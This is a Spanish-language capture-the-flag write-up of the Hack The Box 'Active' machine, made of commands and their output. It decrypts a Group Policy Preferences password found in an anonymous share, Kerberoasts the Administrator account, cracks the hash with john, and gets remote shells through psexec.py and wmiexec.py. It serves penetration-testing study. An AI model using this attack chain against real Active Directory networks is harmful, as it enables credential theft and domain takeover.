

Active

#####Machin Active
#####

Active is an easy to medium difficulty machine, which features two very prevalent techniques to gain privileges within an Active Directory environment.

Escaneo:

Starting Nmap 7.93 (<https://nmap.org>) at 2023-09-04 21:40 -05

Nmap scan report for 10.10.10.100 (10.10.10.100)

Host is up (0.070s latency).

Not shown: 982 closed tcp ports (conn-refused)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

53/tcp	open	domain?	
--------	------	---------	--

88/tcp	open	kerberos-sec?	
--------	------	---------------	--

135/tcp	open	msrpc?	
---------	------	--------	--

139/tcp	open	netbios-ssn?	
---------	------	--------------	--

389/tcp	open	ldap?	
---------	------	-------	--

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

464/tcp	open	kpasswd?	
---------	------	----------	--

593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
---------	------	------------	-------------------------------------

636/tcp	open	tcpwrapped	
---------	------	------------	--

3268/tcp	open	globalcatLDAP?	
----------	------	----------------	--

3269/tcp	open	tcpwrapped	
----------	------	------------	--

49152/tcp	open	unknown	
-----------	------	---------	--

49153/tcp	open	unknown	
-----------	------	---------	--

49154/tcp	open	unknown	
-----------	------	---------	--

49155/tcp	open	unknown	
-----------	------	---------	--

49157/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
-----------	------	------------	-------------------------------------

49158/tcp	open	unknown	
-----------	------	---------	--

49165/tcp	open	unknown	
-----------	------	---------	--

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-security-mode:

| 210:

|_ Message signing enabled and required

| smb2-time:

| date: 2023-09-05T02:40:57

|_ start_date: 2023-09-05T02:39:32

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 59.63 seconds

puertos interesantes:

88/tcp	open	kerberos-sec?	
--------	------	---------------	--

389/tcp	open	ldap?	
---------	------	-------	--

445/tcp open microsoft-ds?

enumerando:

```
$ crackmapexec smb 10.10.10.100
[*] completed: 100.00% (1/1)
SMB 10.10.10.100 445 DC
[*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)

(kali@kali)-[~/machineshtb/Active]
$
```

agregamos ese active.htb al etc/hosts

validando session null

smbclient -L 10.10.10.100 -N

```
$ smbclient -L 10.10.10.100 -N
Anonymous login successful
Active
Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
NETLOGON       Disk      Logon server share
Replication    Disk      Logon server share
SYSVOL         Disk      Logon server share
Users          Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~/machineshtb/Active]
$ smbclient -L 10.10.10.100 -N
```

validnado los directorios compartidos

smbclient \\10.10.10.100\Replication

```
$ smbclient \\10.10.10.100\Replication
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
.
..
active.htb

5217023 blocks of size 4096. 235399 blocks available
smb: \>
```

```
5217023 blocks of size 4096. 272911 blocks available
smb: \> cd active.htb
smb: \active.htb\> ls
.
..
DfsrPrivate
Policies
scripts

5217023 blocks of size 4096. 270272 blocks available
smb: \active.htb\>

Password for [WORKGROUP\kali]:
Anonymous login successful
Dry "help" Sat Jul 21 05:37:44 2018
D smb: \> Dir Sat Jul 21 05:37:44 2018
DHS . 0 Sat Jul 21 05:37:44 2018
D .. 0 Sat Jul 21 05:37:44 2018
D active 0 Wed Jul 18 13:48:57 2018
```

obteniendo posibles archivos interesantes

```
5217023 blocks of size 4096. 225764 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Groups.xml (1.1 KiloBytes/sec) (average
.1 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\>
```

ese xml tiene un posible password

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties
action="U" newName="" fullName="" description="" cpassword="edBSHOWhZLTjt/
QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NgIVmQ" changeLogon="0" noChange="1"
neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

active.htb\SVC_TGS
edBSHOWhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/
NgIVmQ

porque que este se puede describir con la herramienta gpp

gpp-decrypt Usage Example

Decrypt the given Group Policy Preferences string (`j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw`):

```
root@kali:~# gpp-decrypt j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw
Local*P4ssword!
```

gpp-decrypt edBSHOWhZLTjt/
QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NgIVm

pass:GPPstillStandingStrong2k18
user: active.htb\SVC_TGS

```

kali@kali: ~/machineshtb/Active
$ gpp-decrypt edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guKOhJ0dcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18

```

probando smb pero no nos dejo un pwned para winrm

```

(kali@kali)-[~/machineshtb/Active]
$ crackmapexec smb 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18'
SMB 10.10.10.100 445 DC [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.100 445 DC [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18

(kali@kali)-[~/machineshtb/Active]
$ gpp-decrypt edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guKOhJ0dcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
pass:GPPstillStandingStrong2k18
user: active.htb\SVC_TGS

```

rpc funciona

rpcclient -U 'SVC_TGS%GPPstillStandingStrong2k18' 10.10.10.100

```

(kali@kali)-[~/machineshtb/Active]
$ rpcclient -U 'SVC_TGS%GPPstillStandingStrong2k18' 10.10.10.100
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[SVC_TGS] rid:[0x44f]
rpcclient $>

```

rpcclient -U 'SVC_TGS%GPPstillStandingStrong2k18' 10.10.10.100 -c 'enumdomusers' | grep -oP '\[.*?\]' |
grep -v 0x | tr -d '[]'

```

$ rpcclient -U 'SVC_TGS%GPPstillStandingStrong2k18' 10.10.10.100 -c 'enumdomusers' | grep -oP '\[.*?\]' | grep -v 0x | tr -d '[]'
Administrator
Guest
krbtgt
SVC_TGS

```

validando grupos

```

$ rpcclient -U 'SVC_TGS%GPPstillStandingStrong2k18' 10.10.10.100
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x44e]
rpcclient $>

```

validando con ldapsearch

```
ldapsearch -x -H ldap://10.10.10.100 -D 'SVC_TGS@active.htb' -w 'GPPstillStandingStrong2k18' -b "DC=active,DC=htb"
```

```
(kali@kali)-[~/machineshtb/Active]
$ ldapsearch -x -H ldap://10.10.10.100 -D 'SVC_TGS@active.htb' -w 'GPPstillStandingStrong2k18' -b "DC=active,DC=htb"

lastLogonTimestamp: 133383583854168800

# search reference
ref: ldap://ForestDnsZones.active.htb/DC=ForestDnsZones,DC=active,DC=htb

# search reference
ref: ldap://DomainDnsZones.active.htb/DC=DomainDnsZones,DC=active,DC=htb

# search reference
ref: ldap://active.htb/CN=Configuration,DC=active,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 225
# numEntries: 221
# numReferences: 3

validando grupos
$ rpcclient -U 'SVC_TGS@GPPstillStandingStrong2k18' -H 'GPPstillStandingStrong2k18' -s 10.10.10.100 --local-auth --local-auth-timeout 10
rpcclient $> enumdomgroups
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Computers] rid:[0x202]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x44e]
rpcclient $>

validando con ldapsearch
```

no encontramos mayor funcionalidad por lo cual buscamos si tenemos un tgt con ayuda getnpusers, es decir ejecutaremos el ataque de

ASREPROast el cual es el mismo ataque que nos funciono en la maquina forest sin embargo no funciono

```
usr/share/doc/python3-impacket/examples/GetNPUsers.py active.htb/ -no-pass -usersfile users.tx
```

```
(kali@kali)-[~/machineshtb/Active]
$ /usr/share/doc/python3-impacket/examples/GetNPUsers.py active.htb/ -no-pass -usersfile users.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User SVC_TGS doesn't have UF_DONT_REQUIRE_PREAUTH set

tambien podemos enumerar grupos con enumdomgroups
ASREPROast
ahora como tenemos usuarios pues hacemos lo mismo de agregarlos en un li
para esto usaremos GetNPUsers.py
```

Entonces probamos este nuevo ataque

Kerberoasting

localizamos el script que nos sirve para hacer este ataque GetUserSPNs.py

locate GetUserSPNs.py


```
(kali@kali)~[/machineshtb/Active] Machine Excell Training
$ locate GetUserSPNs.py
/usr/share/doc/python3-impacket/examples/GetUserSPNs.py

(kali@kali)~[/machineshtb/Active] / Impacke
$
```

la sintaxis es :

python3 GetUserSPNs.py test.local/john:password123 -dc-ip 10.10.10.1 -request

/usr/share/doc/python3-impacket/examples/GetUserSPNs.py active.htb/
SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100



ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
active/CIFS:445	Administrator	CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb	2018-07-18 14:06:40.351723	2023-09-04 21:40:51.792576	

como se identifico al user admin extraemos su hash con el flag request

/usr/share/doc/python3-impacket/examples/GetUserSPNs.py active.htb/
SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request

```
(kali@kali)~[/machineshtb/Active] python3 GetUserSPNs.py test.local/john:password123 -dc-ip 10.10.10.1 -request
$ /usr/share/doc/python3-impacket/examples/GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
(kali@kali)~[/machineshtb/Active]
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
active/CIFS:445 Administrator CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb 2018-07-18 14:06:40.351723 2023-09-04 21:40:51.792576
[-] CCache file is not found. Skipping ...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$46adac05c7965b5dea5e2fe1ca4a4ca3b5b1c5e464f830e58af6af162bbd79052f836973165fe752ed57d694ba856e91ec86a
e50e63d14ab3311215bd042522aa5d75fc700b17e0145d9d4a29804dfb6a513a2670f28cfff9ab7209cf686dc1e87cf294ed3c57e73bb3b3272bba4c718e30e19a6a2d429bfe3acc0bcfedb35abb52959f55ce
85f814a7c37b27051853d41093fe63fc7f877862a16771ef1614e0f170a8d2c2cd2f6051151323f691323dd972ca53bec982be600713e6b9e59342940710f5364d35bedcbb702969680117f2ca97e4d70c86
eb8b5ccf9bc54cddb318430b611a720ce1a93cf0222703e07c1e623febe422be3c32033a9512858f36e76416be8ebf89b06986fae3957e4c980b60d8c47b7621588f84f5c73762b02c648028b04b9299140916
d39484c4859a7bbcd0d00902c547c3064b2aabee6aabc12d20ecd53f13ededc2c184234112f90cb766c49e1d24ba276d3bf43a4feb79d7076b2186b4881332ea473824b5b5ed3d8b4b408bb6e81169d14bbb5
fd1999e2a8f8bb59ea3fc21074ba4bde84b06727abaf457ecc90b23257e33c1cb0d81141d66f2093b4402b3457f85d6f55fcadfd3a0a4b9d6cada6ba70240373809b0072cb8c9406d6320816a3c697800a9bf
67911a1dec0046795ee051ca5f5cb1f1016be4e9933aa9fe59f3e61910716d3b57492b3e6c1c316bdd72a1b190ee671cb3c8d77ed0a19e94f0432cada4e11c73bbdb0619f13dc7291457b1ec2a3c120e6f58cf
6e17de19fc036b5eb446bd2f4e3591aabf3f2d0c98f3d069981902ed4766d90d3c10e6b792a4f1dda8e685706889422f5b769f1a3e4ffdf8c009d9cf0a14dd5c9df819c496b718d265e2950b143cf1180345a4
478722bed36c5b43ac36415b92e955b06895d54fc227201ae9057727d6b1a339d5b1f86aae008790c62e660255e2e5841b944593cc6b1133ff32023590a432b5ce08c599787112aa794488a1945fa06ac20933
6414ca98d5031cd1f0e1303818d2fe25380a52ab702b0e9b2bc82fa137407bea8bf9443a4d3904e58417da006f9e5f683cf032e4fac7fd14b8a378102f14c08e17a70375006ca6ef7a2b775babf0ad7ab5122a3
4ad5340e87b232e1b20dc12893ef3e0ed826e8c0cb5ed29c3e54b8784582aa70590b002f1dd982ab223f03496cddb46e8531f746e0ba17ab75c08ee92139af01946b5934ae5e2bdaa14817e283c206b5f343
cfe9700cf6b74bd3770b3f1c4c0f4a3be5f3759
```

esta primer linea nos dice el tipo de hash es un kerberos


```

$ cat hashadmin.txt
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb
e50e63d14ab3311215bd042522aa5d75fc700b17e0145d9d

```

```

(kali@kali)-[~/machineshtb/Active]
$ john --list=formats |grep krb5tgs
keyring, keystore, known_hosts, krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs,
416 formats (149 dynamic formats shown as just "dynamic_n" here)

(kali@kali)-[~/machineshtb/Active]
$

```

usamos john

john --format=krb5tgs hashadmin.txt --wordlist=/usr/share/wordlists/rockyou.txt

encontramos el pass Ticketmaster1968

```

$ john --format=krb5tgs hashadmin.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
lg 0:00:00:13 DONE (2023-09-05 20:58) 0.07674g/s 808747p/s 808747c/s 808747C/s Tiffani1432..Thrash1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/machineshtb/Active]
$ cat hashadmin.txt
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb
e50e63d14ab3311215bd042522aa5d75fc700b17e0145d9d

```

user: Administrator

pass:Ticketmaster1968

usamos smb y tenemos un pwned

crackmapexec smb 10.10.10.100 -u "Administrator" -p "Ticketmaster1968"

```

$ crackmapexec smb 10.10.10.100 -u "Administrator" -p "Ticketmaster1968"
SMB 10.10.10.100 445 DC [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.100 445 DC [*] active.htb\Administrator:Ticketmaster1968 (Pwn3d!)

(kali@kali)-[~/machineshtb/Active]
$

```

para aprovechar este pwn3d no podemos utilizar evil-rm debido a que se intento pero no nos tiro un resultado por lo cual usaremos un script llamado psexec.py lo localizamos y utilizamos

locate psexec.py

la sintaxis es : **Syntax: Python psexec.py domain/username:password@hostIP**

/usr/share/doc/python3-impacket/examples/psexec.py active.htb/

Administrator:Ticketmaster1968@10.10.10.100

```

$ locate psexec.py
/usr/share/doc/python3-impacket/examples/psexec.py
/usr/share/powershell-empire/empire/server/modules/powershell/lateral_movement/invoke_psexec.py
/usr/share/set/src/fasttrack/psexec.py

(kali@kali)-[~/machineshtb/Active]
$ /usr/share/doc/python3-impacket/examples/psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
pass:Ticketmaster1968

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file LKHwkVEG.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service AxqR on 10.10.10.100.....
[*] Starting service AxqR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

la shell no es muy estable con ese pwned hay varias formas de atacar

Forma 1 consultas con **smbmap con el user SVC_TGS y Administrator**, con el flag -r y un directorio de la maquina windows

smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Windows

```

$ smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Windows
[+] IP: 10.10.10.100:445 Name: active.htb
Disk
Permissions Comment
Windows
NO ACCESS
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```

en este caso nos tiro que no tenemos acceso intentamos con el folder Users

smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Users

```

$ smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Users
[+] IP: 10.10.10.100:445 Name: active.htb
Disk
Permissions Comment
Users
READ ONLY
.\Users\*
0 Sat Jul 21 09:39:20 2018 .
0 Sat Jul 21 09:39:20 2018
0 Mon Jul 16 05:14:21 2018 Administrator
0 Mon Jul 16 16:08:56 2018 All Users
0 Mon Jul 16 16:08:47 2018 Default
0 Mon Jul 16 16:08:56 2018 Default User
174 Mon Jul 16 16:01:17 2018 desktop.ini
0 Mon Jul 16 16:08:47 2018 Public
0 Sat Jul 21 10:16:32 2018 SVC_TGS

```

ahora con el user SVC_TGS

smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Windows


```
kali@kali:~/machineshtb/Active$ smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Windows
[+] IP: 10.10.10.100:445 Name: active.htb
Permissions Comment
174 Mon Jul 16 16:01:17 2018 desktop
NO ACCESS Mon Jul 16 16:08:47 2018 Public
0 Sat Jul 21 10:16:32 2018 SVC_TGS
```

smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Users

```
kali@kali:~/machineshtb/Active$ smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Users
[+] IP: 10.10.10.100:445 Name: active.htb
Permissions Comment
174 Mon Jul 16 16:01:17 2018 desktop
READ ONLY Mon Jul 16 16:08:47 2018 Public
0 Sat Jul 21 10:16:32 2018 SVC_TGS
.\Users\*
dw--w--w-- 0 Sat Jul 21 09:39:20 2018 .
dw--w--w-- 0 Sat Jul 21 09:39:20 2018
dr--r--r-- 0 Mon Jul 16 05:14:21 2018 Administrator
dr--r--r-- 0 Mon Jul 16 16:08:56 2018 All Users
dw--w--w-- 0 Mon Jul 16 16:08:56 2018 Default
dr--r--r-- 0 Mon Jul 16 16:08:56 2018 Default User
fr--r--r-- 174 Mon Jul 16 16:01:17 2018 desktop.ini
dw--w--w-- 0 Mon Jul 16 16:08:47 2018 Public
dr--r--r-- 0 Sat Jul 21 10:16:32 2018 SVC_TGS
```

capturando flags

```
kali@kali:~/machineshtb/Active$ smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Users/SVC_TGS/Desktop/
[+] IP: 10.10.10.100:445 Name: active.htb
Permissions Comment
READ ONLY
.\Users\SVC_TGS\Desktop\*
dr--r--r-- 0 Sat Jul 21 10:14:42 2018 .
dr--r--r-- 0 Sat Jul 21 10:14:42 2018
fw--w--w-- 34 Mon Sep 4 21:40:44 2023 user.txt
```

con el comando dowload no encuentre algun comando para ver el archivo aca se colocan las credenciales de svc porque la flag cambia si se pone el de admin

Smbmap -H 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --download Users/SVC_TGS/Desktop/user.txt

```
kali@kali:~/machineshtb/Active$ smbmap -H 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --download Users/SVC_TGS/Desktop/user.txt
[+] Starting download: Users\SVC_TGS\Desktop\user.txt (34 bytes)
[+] File output to: /home/kali/machineshtb/Active/10.10.10.100-Users_SVC_TGS_Desktop_user.txt
kali@kali:~/machineshtb/Active$ cat 10.10.10.100-Users_SVC_TGS_Desktop_user.txt
98ab8115ebce9deeb35be3c276f7bf22
```

ahora con el path de admin

```
kali@kali:~/machineshtb/Active$ smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Users/Administrator/Desktop
[+] IP: 10.10.10.100:445      Name: active.htb      ADMIN$      NO ACCESS
Disk
Permissions      Comment
Users
.\Users\Administrator\Desktop\*
dw--w--w--      0 Thu Jan 21 11:49:46 2021
dw--w--w--      0 Thu Jan 21 11:49:46 2021
fr--r--r--      282 Mon Jul 30 08:50:10 2016 desktop.ini
fw--w--w--      34 Mon Sep  4 21:40:44 2023 root.txt
```

The -H argument is for hostname and the -R is recursive switch, meaning it will go through each directory and list out the files. Although I must tell you that it's working now only because anonymous login is allowed, i.e. in a real

```
kali@kali:~/machineshtb/Active$ smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' --download Users/Administrator/Desktop/root.txt
[+] Starting download: Users\Administrator\Desktop\root.txt (34 bytes)
[+] File output to: /home/kali/machineshtb/Active/10.10.10.100-Users_Administrator_Desktop_root.txt
kali@kali:~/machineshtb/Active$ cat 10.10.10.100-Users_Administrator_Desktop_root.txt
7017e58fc4d90913ec77e10e1f2f6ebe
```

Forma 2 con el script wmiexec.py

```
kali@kali:~/machineshtb/Active$ locate wmiexec.py
/usr/lib/python3/dist-packages/cme/protocols/smb/wmiexec.py
/usr/share/doc/python3-impacket/examples/wmiexec.py
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/impacket/wmiexec.py
```

sintaxis python3 wmiexec.py test.local/john:password123@10.10.10.1

/usr/share/doc/python3-impacket/examples/wmiexec.py active.local/
Administrator:Ticketmaster1968@10.10.10.100

```
kali@kali:~/machineshtb/Active$ /usr/share/doc/python3-impacket/examples/wmiexec.py active.local/Administrator:Ticketmaster1968@10.10.10.100
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
active\administrator

C:\>dir
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
Volume in drive C has no label.
Volume Serial Number is 15BB-D59C

Directory of C:\

14/07/2009  06:20  ++ <DIR>      PerfLogs
12/01/2022  04:11  ++ <DIR>      Program Files
21/01/2021  07:49  ++ <DIR>      Program Files (x86)
21/07/2018  05:39  ++ <DIR>      Users
06/09/2023  06:36  ++ <DIR>      Windows
               0 File(s)          0 bytes
               5 Dir(s)  1.166.770.176 bytes free

C:\>
```

Forma3 script psexec.py

al parecer si sirve solo que hay que añadir el comando cmd.exe

```
kali@kali:~/machineshtb/Active$ locate psexec.py
/usr/share/doc/python3-impacket/examples/psexec.py
/usr/share/powershell-empire/empire/server/modules/powershell/lateral_movement/invoke_psexec.py
/usr/share/set/Set-FASTtrack/psexec.py

kali@kali:~/machineshtb/Active$
```

/usr/share/doc/python3-impacket/examples/psexec.py active.htb/
Administrator:Ticketmaster1968@10.10.10.100 cmd.exe

```
kali@kali:~/machineshtb/Active$ /usr/share/doc/python3-impacket/examples/psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100 cmd.exe
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file bTFajIBF.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service Rjwj on 10.10.10.100.....
[*] Starting service Rjwj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd ..
C:\Windows> cd ..
```

```
C:\Users\Administrator\Desktop> type root.txt
7d17c58fc4d90913ec77e10e1f2f6ebe

C:\Users\Administrator\Desktop>
```